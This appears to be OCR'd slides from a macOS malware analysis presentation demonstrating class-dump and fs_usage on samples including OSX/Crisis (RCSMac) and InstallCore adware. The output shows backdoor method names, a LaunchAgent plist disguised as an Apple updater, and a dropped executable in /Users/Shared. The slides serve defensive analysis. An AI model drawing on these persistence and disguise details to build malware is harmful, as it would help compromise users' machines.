
```
JavaW (task: 816)
/Users/user/Library/Application Support/JavaW
```

view all packed tasks/dylibs

Synack


ClassDump

EXTRACT CLASS NAMES, METHODS, & MORE...



```
$ class-dump RCSMac.app

@interface __m_MCore : NSObject
{
    NSString *mBinaryName;
    NSString *mSpoofedName;
}

- (BOOL)getRootThroughSLI;
- (BOOL)isCrisisHookApp:(id)arg1;
- (BOOL)makeBackdoorResident;
- (void)renameBackdoorAndRelaunch;

@end
```

RCSMac (OSX/Crisis)




```
$ class-dump Installer.app

@interface ICDownloader :
           NSObject <NSURLConnectionDelegate>
{
    NSURL *_URL;
    NSString *_destPath;
    long long _httpStatusCode;
    NSString *_suggestedName;
}

- (void)startDownloading;

@interface NSURL (ICEncryptedFileURLProtocol)
+ (id)fileURLWithURL:(id)arg1;
+ (id)encryptedFileURLWithURL:(id)arg1;

@end
```

Adware 'Installer' (`InstallCore`)

⬇ `http://stevenygard.com/projects/class-dump/`


Dynamic File I/O

QUICKLY DETERMINE BINARIES FILE-RELATED ACTIONS



```
$ man fs_usage
FS_USAGE(1)                BSD General Commands Manual

fs_usage -- report system calls and page faults related to filesystem activity in real-time
```

`fs_usage` manpage



```
# fs_usage -w -f filesystem

open   /Users/user/Library/LaunchAgents/com.apple.updater.plist
write  F=2    B=0x4a

open     F=5          /Users/Shared/dufh
…
chmod    <rwxr-xr-x>  /Users/Shared/dufh


unlink                ./mackeeperExploiter
```

